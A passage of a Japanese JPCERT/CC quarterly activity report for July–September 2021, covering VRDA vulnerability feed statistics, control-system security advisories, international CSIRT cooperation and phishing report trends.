
Web アプリケーションの脆弱性を悪用する攻撃やその対策について、サンプルアプリケーションを用いた実習を行いました。

2.4. VRDA フィードによる脆弱性情報の配信

JPCERT/CC は、大規模組織の組織内 CSIRT 等での利用を想定して、ツールを用いた体系的な脆弱性対応を可能とするため、IPA が運用する MyJVN API を外部データソースとして利用した、VRDA（Vulnerability Response Decision Assistance）フィードによる脆弱性情報の配信を行っています。
VRDA フィードについての詳しい情報は、次の Web ページを参照ください。


VRDA フィード 脆弱性脅威分析用情報の定型データ配信
https://www.jpcert.or.jp/vrdafeed/index.html

四半期ごとに配信した VRDA フィード配信件数を［図 2- 5］に、VRDA フィードの利用傾向を［図 2-6］と［図 2-7］に示します。［図 2-6］では、VRDA フィードインデックス（Atom フィード）と、脆弱性情報（脆弱性の詳細情報）の利用数を示します。VRDA フィードインデックスは、個別の脆弱性情報のタイトルと脆弱性の影響を受ける製品の識別子（CPE）を含みます。［図 2- 7］では、HTML と XML の 2 つのデータ形式で提供している脆弱性情報について、データ形式別の利用割合を示しています。




［図 2- 5：VRDA フィード配信件数］

VRDA フィード配信件数については、［図 2- 5］に示したように本四半期は配信件数が 0 となっています。これは VRDA フィード配信用システムの障害により、期間中データ更新が停止していたことが原因です。



［図 2- 6：VRDA フィード利用件数］

インデックスの利用数については、［図 2- 6］に示したように、前四半期と比較し、約 16%減少しました。脆弱性情報の利用数については、約 77%減少しました。



［図 2- 7：脆弱性情報のデータ形式別利用割合］

脆弱性情報のデータ形式別利用傾向については、［図 2- 7］に示したように、本四半期は、HTML 形式と XML 形式の利用利用割合がそれぞれ 50%でした。

3. 制御システムセキュリティ強化に向けた活動

3.1. 情報収集分析

JPCERT/CC では、制御システムにおけるセキュリティに関わるインシデント事例や標準化活動の動向、その他セキュリティ技術動向に関するニュースや情報などを収集・分析し、必要に応じて国内組織等に情報提供を行っています。本四半期に収集・分析した情報は 400 件でした。

3.1.1. 情報提供

このうち、国内の制御システム関係者に影響があり、注目しておくべき事案を「参考情報」として、その情報を必要とする国内組織に提供しました。

本四半期に提供した参考情報は 3 件でした。

2021/07/13　事業者に導入されたネットワーク監視技術を評価するための実践ガイドを NERC が公表
2021/09/14　Moxa 製鉄道用無線アクセスコントローラー等における複数の脆弱性について
2021/09/15　Bently Nevada 社製 3500 機械保護システムの脆弱性について

また、海外での事例や、標準化動向などを JPCERT/CC からのお知らせとともに、制御システムセキュリティ情報共有コミュニティー (注 1) に登録いただいている関係者向けに月刊ニュースレターとして配信しています。

（注 1）JPCERT/CC が運営するコミュニティーで、制御システム関係者を中心に構成されています。

本四半期は 3 件を配信しました。

2021/07/08　制御システムセキュリティニュースレター 2021-0006
2021/08/10　制御システムセキュリティニュースレター 2021-0007
2021/09/09　制御システムセキュリティニュースレター 2021-0008

制御システムセキュリティ情報共有コミュニティーとして、情報提供用メーリングリストと情報共有ポータルサイト ConPaS のサービスを設けており、メーリングリストには現在 1,222 名に登録していただいています。参加資格や申込み方法については、次の Web ページをご参照ください。

制御システムセキュリティ情報共有コミュニティー
https://www.jpcert.or.jp/ics/ics-community.html

上記の情報提供以外にも、制御システムに関連するソフトウェアや機器において深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼

びかけています。また発行時点で注意喚起の基準に満たないものの、国内で利用が認められる制御システムに関連する製品の脆弱性情報について、特段の対策を呼びかけることを目的として情報提供しています。

3.1.1.1. 注意喚起

本四半期に発行した注意喚起は 0 件でした。

3.1.1.2. その他、特段の対策を呼びかけた脆弱性情報

本四半期に発行したその他、特段の対策を呼びかけた脆弱性情報は 0 件でした。

3.1.2. 提供情報の事例

本四半期における情報収集・分析・提供した事例を紹介します。これらの脆弱性情報は、すぐに悪用される可能性は低いものの、悪用された場合のリスクが高いため、国内の利用者に向けて注意を促す目的で発信しました。

(1) Moxa 社製の鉄道用無線アクセスコントローラー等における複数の脆弱性

2021 年 9 月 1 日、海外セキュリティ組織より、Moxa 社製の鉄道用無線アクセスコントローラー WAC-1001 シリーズ、TAP-323 シリーズ等における複数の脆弱性に関する情報が公表されました。本製品には脆弱性が存在する古い GNU glibc のライブラリが使用されており、DNS の名前解決の際に細工したホスト名が当該ライブラリに引き渡されるとバッファオーバーフローが発生し、任意のコードを実行されたり、サービス運用妨害（DoS）を引き起こされたりする可能性があります。加えて、当該製品の Web インタフェースには OS コマンドインジェクションの脆弱性などが見つかりました。

JPCERT/CC では、本脆弱性に関する PoC コードが公開されていることや、本脆弱性に対応したアップデート等が提供されていることを確認し、9 月 14 日に「参考情報」として本脆弱性の影響を受ける可能性がある国内組織に提供しました。

3.2. 制御システム関連のインシデント対応

JPCERT/CC は、制御システム関連のインシデント対応の活動として、インシデント報告の受付を行っています。本四半期における制御システムに関連するインシデントの報告件数は 0 件（0 IP アドレス）でした。

3.3. 関連団体との連携

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催している合同セキュリティ検討ワーキンググループに参加し、制御システムのセキュリティに関して専門家の方々と意見交換を行いました。

3.4. 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA Self Assessment Tool：申込み制）や J-CLICS（制御システムセキュリティ自己評価ツール：フリーダウンロード）を提供しています。本四半期は、日本版 SSAT に関し 2 件の利用申込みがあり、直接配付件数の累計は、日本版 SSAT が 287 件でした。

日本版 SSAT（SCADA Self Assessment Tool）
https://www.jpcert.or.jp/ics/ssat.html

制御システムセキュリティ自己評価ツール（J-CLICS）
https://www.jpcert.or.jp/ics/jclics.html

4. 国際連携活動関連

本四半期も引き続き、新型コロナウイルス感染症対策の観点から世界の多くの国で渡航制限が敷かれ、予定されていた多くの国際会議が中止・延期ないしオンラインでの開催に変更されました。

4.1. 海外 CSIRT 構築支援および運用支援活動

海外の National CSIRT 等のインシデント対応調整能力の向上を図るため、研修やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

4.2. 国際 CSIRT 間連携

国境をまたいで発生するインシデントへのスムーズな対応等を目的に、JPCERT/CC は海外 CSIRT との連携強化を進めています。また、APCERT（4.2.1.参照）や FIRST（4.2.2.参照）で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

4.2.1. APCERT（Asia Pacific Computer Emergency Response Team）

JPCERT/CC は、アジア太平洋地域の CSIRT コミュニティーである APCERT において、2003 年 2 月の発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。APCERT の詳細および APCERT における JPCERT/CC の役割については次の Web ページをご参照ください。

JPCERT/CC within APCERT
https://www.jpcert.or.jp/english/apcert/

4.2.1.1. APCERT Steering Committee 会議の実施

Steering Committee は、9 月 7 日に電話会議を行い、今後の APCERT の運営方針等について議論しました。JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

4.2.1.2. APCERT サイバー演習（APCERT Drill）2021 への参加

本演習は、アジア太平洋地域で発生し、国境を越えて広範囲に影響を及ぼすインシデントへの対応における CSIRT 間の連携の強化ならびにサイバー攻撃を受けた際により迅速に対応するための APCERT 加盟組織の能力の向上を目的として、毎年実施されています。
17 回目となる今回のサイバー演習は「Supply Chain Attack Through Spear-Phishing - Beware of Working from Home -（スピアフィッシングを発端とするサプライチェーン攻撃～在宅勤務に注意～）」をテーマに実施されました。参加組織は、関係する組織とのインシデント情報のやり取りやマルウェアおよびログの分析などの手順を確認しました。本演習には、APCERT 加盟組織のうち 19 経済地域から 25 チームが、また招待組織として OIC-CERT や AfricaCERT から 2 チームが参加しました。
JPCERT/CC は、プレーヤー（演習者）として参加するとともに、APCERT 事務局ならびに演習ワーキンググループ（Drill Working Group）のメンバーとして、シナリオの議論や運営においても主導的な役割を果たしました。APCERT Drill 2021 についての詳細は、次の Web ページをご参照ください。

APCERT Drill 2021 - “Supply Chain Attack Through Spear-Phishing - Beware of Working from Home“
https://www.apcert.org/documents/pdf/APCERT_Drill2021_Press%20Release.pdf

4.2.1.3. APCERT 年次総会 2021 への参加

APCERT の年次総会およびカンファレンスが 9 月 29 日と 30 日に、昨年に引き続きオンラインで開催されました。年次総会には APCERT の主要メンバーであるオペレーショナルメンバー（32 チーム）のうち JPCERT/CC を含む 23 チームが参加しました。
Steering Committee メンバーのうち任期が満了する 3 チームの改選選挙が行われ、JPCERT/CC と

CyberSecurity Malaysia（マレーシア）、Sri Lanka CERT|CC（スリランカ）がいずれも再選されました。また、議長チームおよび副議長チームの改選が行われ、CyberSecurity Malaysia（マレーシア）が議長チームとして、CNCERT/CC が副議長チームとしてそれぞれ再選されました。また、JPCERT/CC が APCERT 事務局に再選されました。引き続き APCERT の事務局および Steering Committee メンバーとしてさまざまな活動をリードしてまいります。

4.2.2. FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。2021 年 6 月からは、JPCERT/CC の国際部マネージャー内田有香子が FIRST の理事を務めています。本四半期は毎月の理事会に出席するとともに、国内外の企業の FIRST 新規加盟に関するサポートを実施しました。
FIRST の詳細については、次の Web ページをご参照ください。

FIRST
https://www.first.org/

FIRST.Org, Inc., Board of Directors
https://www.first.org/about/organization/directors

4.2.2.1. EthicsfIRST インシデント対応およびセキュリティチームのための倫理規範（日本語版）を公開

FIRST はインシデント対応チームの連携性を高めるため、特定のテーマについて議論する SIG（Special Interest Groups）を立ち上げ、インシデント対応チーム間の相互協力を促進する基準を開発しています。このうち、Ethics SIG では、インシデント対応組織の役割や期待される振る舞いなどに関する倫理規範についてまとめた Ethics for Incident Response and Security Teams（EthicsfIRST）を作成しました。EthicsfIRST はインシデント対応に際して、チームメンバー全員の倫理的な行動を奨励する手引きとなるように設計されており、協調的な脆弱性開示などの 12 項目の義務が記載されています。EthicsfIRST の日本語版は、日本シーサート協議会（NCA）の有志チームが翻訳し、JPCERT/CC および NTT-CERT のレビューを経て FIRST の Web サイトに公開されました。

EthicsfIRST インシデント対応およびセキュリティチームのための倫理規範（日本語版）
https://ethicsfirst.org/FIRST_EthicsfIRST_jp.pdf

4.3. その他国際会議への参加

4.3.1. US-Japan Virtual Forum on Cybersecurity Cooperation

米国のシンクタンク Pacific Forum が主催する US-Japan Virtual Forum on Cybersecurity Cooperation という会議が 8 月 18 日から 20 日まで行われました。JPCERT/CC は US-Japan Cybersecurity Cooperation というテーマのセッションにスピーカーとして参加するとともに、机上演習のグループファシリテーターとして、議論の取りまとめを行いました。

4.4. 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のうち、作業部会 WG3（セキュリティの評価・試験・仕様に関する標準化を担当）で検討されている「複数の開発者が関与する脆弱性の開示と取扱」の標準化作業と、WG4（セキュリティコントロールとサービスに関する標準化を担当）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。


今期、WG3「複数の開発者が関与する脆弱性の開示と取扱」の標準化作業においては、前回の国際会議で技術報告書の作成が正式に承認されたことを受けて、その DTR：Draft Technical Report（技術報告書原案）の作成をコエディターとして分担しました。DTR は SC27 事務局に送付され、その後、国際投票に付されています。また WG4「インシデント管理に関する標準」については、標準文書の改訂に伴う CD 文書の作成ならびに新しいパートの WD 文書の作成が行われており、それぞれのプロジェクトで作成中のドキュメントへのコメントを提出し、プロジェクトの個別会議で内容に関する議論を行いました。

5. フィッシング対策協議会事務局の運営

フィッシング対策協議会（本節の以下において「協議会」）は、フィッシングに関する情報収集・提供と動向分析、技術・制度的対応の検討等を行う会員組織です。JPCERT/CC は、経済産業省からの委託により、協議会の活動のうち、一般消費者からのフィッシングに関する報告・問い合わせの受付、フィッシングサイトに関する注意喚起等、一部のワーキンググループの運営等を行っています。また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC がインシデント対応支援活動の一環として、Web サイトを停止するための調整等を行っています。

5.1. フィッシングに関する報告・問い合わせの受付

本四半期のフィッシング報告件数は、前期 4 月に最高値を記録した後、3 万件台で推移していましたが、8 月に 53,177 件と急増しました。



［図 5-1：1 年間のフィッシング報告件数（月別）］

報告件数の内訳は、Amazon をかたるフィッシングの報告数が、前四半期と比較して減少したものの引き続き多く、全体の約 29.1%を占めています。次いで、三井住友カード、イオンカード、エポスカード、ETC サービスをかたるフィッシングの報告が多く、この 5 ブランドに関連する報告が全体の約 60.5%を占めました。

5.2 情報収集／発信

5.2.1. フィッシングの動向等に関する情報発信

本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関するニュースおよび緊急情報を計 15 件（ニュース：0 件、緊急情報：25 件）発信しました。
利用者が多いサービスに関する、影響範囲が大きいと思われるフィッシングについては、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しました。その内訳は次のとおりです。


- au PAY をかたるフィッシング ：1 件
- ソフトバンクをかたるフィッシング：1 件
- イオンカードをかたるフィッシング：1 件
- ヨドバシカメラをかたるフィッシング：1 件

- VJA グループ (Vpass) をかたるフィッシング：1 件
- ノジマをかたるフィッシング：1 件
- ETC 利用照会サービスをかたるフィッシング：1 件
- 特別定額給付金に関する通知を装うフィッシング：1 件
- 厚生労働省をかたるフィッシング：3 件
- ローソン銀行をかたるフィッシング：1 件
- ジャックスをかたるフィッシング：1 件
- アメリカン･エキスプレス･カードをかたるフィッシング：2 件
- 大丸松坂屋カードをかたるフィッシング：1 件
- ニッセン・クレジットサービスをかたるフィッシング：1 件
- 日本年金機構をかたるフィッシング：1 件
- 楽天カードをかたるフィッシング：1 件
- NTT ドコモをかたるフィッシング：2 件
- JAL カードをかたるフィッシング：1 件
- VISA カードをかたるフィッシング：1 件
- 三井住友カードをかたるフィッシング：1 件
- 三井住友銀行をかたるフィッシング：1 件

本四半期は、前期に引き続きクレジットカードブランド（31 ブランド）をかたるフィッシングの報告が多く寄せられました。しばらく、あるいは、これまでまったく報告がなかったカードブランドをかたるフィッシングの報告も受領しています（[[図 5-2]）。これらカードブランドをかたるフィッシングの特徴として、共通したメール文面で、ブランド名（社名）の部分だけを変えて送られるケースが多く、またそのほとんどが正規のメールアドレス （ドメイン） を差出人として使用した「なりすまし」メールであることを確認しています。その他では、ねんきんネット（日本年金機構）、特別定額給付金申請サイト（総務省）、コロナワクチンナビ（厚生労働省）など、省庁、政府関連組織を模した偽サイトへ誘導するフィッシングの報告が寄せられました。（[図 5-3：コロナワクチンナビをかたるフィッシングサイトの例]）


また、スミッシング（ショートメッセージサービス（SMS）を使用したフィッシング）の報告も続いています。

フィッシング以外では、無料のスポーツ動画配信サービスを装うサイト等から、登録と称してクレジットカード情報などの入力を促すサイトへ誘導し、実際には有料サービスへ登録させるケースが報告されています。また、ビットコインを要求する脅迫メール（セクストーションメール）の報告も多数、寄せられています。



［図 5-2：クレジットカードブランドをかたるフィッシングサイトの例 ］

https://www.antiphishing.jp/news/alert/nissencredit_20210802.html



［図 5-3：コロナワクチンナビをかたるフィッシングサイトの例 ］

https://www.antiphishing.jp/news/alert/mhlw_20210830.html

5.2.2. 定期報告

協議会の Web サイトにおいて、報告されたフィッシングサイト数を含む、毎月の活動報告等を公開しています。詳細については、次の Web ページをご参照ください。

フィッシング対策協議会 Web ページ
https://www.antiphishing.jp/

2021 年 7 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202107.html

2021 年 8 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202108.html

2021 年 9 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202109.html

5.2.3. フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやアンチウイルスソフトなどを提供している事業者やフィッシングに関する研究を行っている学術機関等である協議会の会員等に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末の時点で 48 組織に対し URL 情報を提供しており、今後も要望に応じて提供を拡充する予定です。

5.2.4. フィッシング対策ガイドライン等の改定作業

「技術・制度検討ワーキンググループ」は、フィッシング対策協議会の会員等の有識者で構成される、フィッシング対策に関するガイドラインや動向レポートを作成・改訂を行う作業部会です。
今期は、2022 年版のガイドラインおよびレポートの改訂に向けて、次のとおり会合を開催し、最近のフィッシングの傾向、関連技術、法制度の整備状況等について情報共有しつつ、事業者および一般消費者の講ずるべきフィッシング対策等について議論を行いました。

- 技術・制度検討 WG 会合（第 1 回）
  日時：2021 年 7 月 27 日 13:00-15:00

